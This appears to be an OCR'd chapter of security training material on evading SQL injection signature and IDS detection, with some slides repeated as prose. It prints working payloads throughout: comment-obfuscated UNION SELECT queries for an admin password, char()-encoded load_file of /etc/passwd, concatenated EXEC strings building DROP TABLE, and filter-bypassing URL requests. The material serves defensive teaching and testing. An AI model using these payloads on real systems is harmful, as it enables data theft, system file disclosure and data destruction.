
13 **Variations**
Uses the WHERE statement that always evaluates to 'true,' so that any mathematical or string comparison can be used

Types of Signature Evasion Techniques

Different types of signature evasion techniques are listed below:

- **In-line Comment**: Obscures input strings by inserting in-line comments between SQL keywords.
- **Char Encoding**: Uses a built-in CHAR function to represent a character.
- **String Concatenation**: Concatenates text to create an SQL keyword using DB-specific instructions.
- **Obfuscated Code**: Obfuscated code is an SQL statement that has been made difficult to understand.
- **Manipulating White Spaces**: Obscures input strings by inserting a white space between SQL keywords.
- **Hex Encoding**: Uses hexadecimal encoding to represent an SQL query string.
- **Sophisticated Matches**: Uses alternative expression of ”OR 1=1”.
- **URL Encoding**: Obscures an input string by adding the percent sign (%) before each code point.
- **Null Byte**: Uses the null byte (%00) character prior to a string to bypass the detection mechanism.
- **Case Variation**: Obfuscates SQL statement by mixing it with upper and lower case letters.

- **Declare Variables**: Uses variables to pass a series of specially crafted SQL statements and bypass the detection mechanism.
- **IP Fragmentation**: Uses packet fragments to obscure the attack payload, which goes undetected by the signature mechanism.
- **Variations:** Uses a WHERE statement that is always evaluated as “true”, so that any mathematical or string comparison can be used.



Evasion Technique: In-line Comment and Char Encoding

In-line Comment

Evade signatures that filter white spaces

- In this technique, white spaces between SQL keywords are **replaced by inserting in-line comments**
- `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM
/**/Users/**/WHERE/**/username/**/LIKE/*
*/'admin'--
```

- You can use inline comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/
**/FR/**/OM/**/Users/**/WHE/**/RE/**/
username/**/LIKE/**/'admin'--
```

Char Encoding

- The `Char()` function can be used to inject SQL injection statements into MySQL without using double quotes

Load files in unions (string = "/etc/passwd"):

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,
115,115,119,100))),1,1,1;
```

Inject without quotes (string = "%"):

```
' or username like char(37);
```

Inject without quotes (string = "root"):

```
' union select * from users where
login = char(114,111,111,116);
```

Check for existing files (string = "n.ext"):

```
' and 1=( if(
(load_file(char(110,46,101,120,116))
<>char(39,39)),1,0));
```

Evasion Technique: In-line Comment

An evasion technique is successful when a signature filters white spaces in the input strings. In this technique, an attacker obfuscates the input string via in-line comments. In-line comments create SQL statements that are syntactically incorrect but valid and can hence bypass various input filters. In-line comments allow an attacker to write SQL statements without white spaces.

For example, `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/**/
LIKE/**/'admin'--
```

You can use in-line comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**/RE
/**/ username/**/LIKE/**/'admin'--
```

Evasion Technique: Char Encoding

With the char() function, an attacker can encode a common injection variable present in the input string to avoid detection in the signature of network security measures. This char() function converts hexadecimal and decimal values into characters that can easily pass through SQL engine parsing. The char() function can be used for SQL injection into MySQL without double quotes.

For example:

- **Load files in unions (string = "/etc/passwd")**

  ```
  ' union select 1,
  (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
  ```

- **Inject without quotes (string = "%")**


  ```
  ' or username like char(37);
  ```

- **Inject without quotes (string = "root")**

  ```
  ' union select * from users where login = char(114,111,111,116);
  ```

- **Check for existing files (string = "n.ext")**

  ```
  ' and 1=( if(
  (load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
  ```



Evasion Technique: String Concatenation and Obfuscated Code

String Concatenation

- Split instructions to avoid signature detection using execution commands that allows for the concatenation of text in a database server
  - **Oracle:** `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`
  - **MSSQL:** `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`
- Compose SQL statement by concatenating strings instead of a parameterized query
  - **MySQL:** `'; EXECUTE CONCAT('INSE','RT US','ER')`

Obfuscated Code

Examples of obfuscated codes for the string "qwerty"

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1)
, lower(mid('TEST',2,1)),replace(0x7074,'pt','w'),
char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-
2)), unhex(round(log(2)*100)-
4),char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request)

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request as follows:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
/?id=(1)union(((((((select(1),hex(hash)from(test.users))))
)))
```

Evasion Technique: String Concatenation

This technique breaks a single string into a number of pieces and concatenates them at the SQL level. The SQL engine then builds a single string from these pieces. Thus, the attacker uses concatenation to break identifiable keywords to evade intrusion detection systems. The concatenation syntax may vary from database to database. Signature verification on such a concatenated string is useless, as signatures compare the strings on both sides of the = sign only.

A simple string can be broken into two pieces and then concatenated with a "+" sign in an SQL server database (in Oracle, the "||" sign is used to concatenate the two strings).

For example, "`OR 'Simple' = 'Sim'+'ple'.`"

Split instructions to avoid signature detection using execution commands that allow you to concatenate text in a database server.

Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

Compose an SQL statement by concatenating strings instead of a parameterized query.

MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Evasion Technique: Obfuscated Code

There are two ways to obfuscate a malicious SQL query to avoid detection by the IDS.

- **Wrapping:** An attacker uses a wrap utility to obfuscate malicious SQL query and then sends it to the database. An IDS signature will not detect such an obfuscated query and will allow it to pass through, as it does not match the IDS signature.

- **SQL string obfuscation:** In the SQL string obfuscation method, SQL strings are obfuscated using a concatenation of SQL strings, encrypting or hashing the strings, and then decrypting them at run time. Strings obfuscated with such techniques are not detected in the IDS signatures, thus allowing an attacker to bypass the signatures.

Some examples of obfuscated code for the string “qwerty” are as follows:

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid(
'TEST',2,1)),replace(0x7074, 'pt','w'), char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```

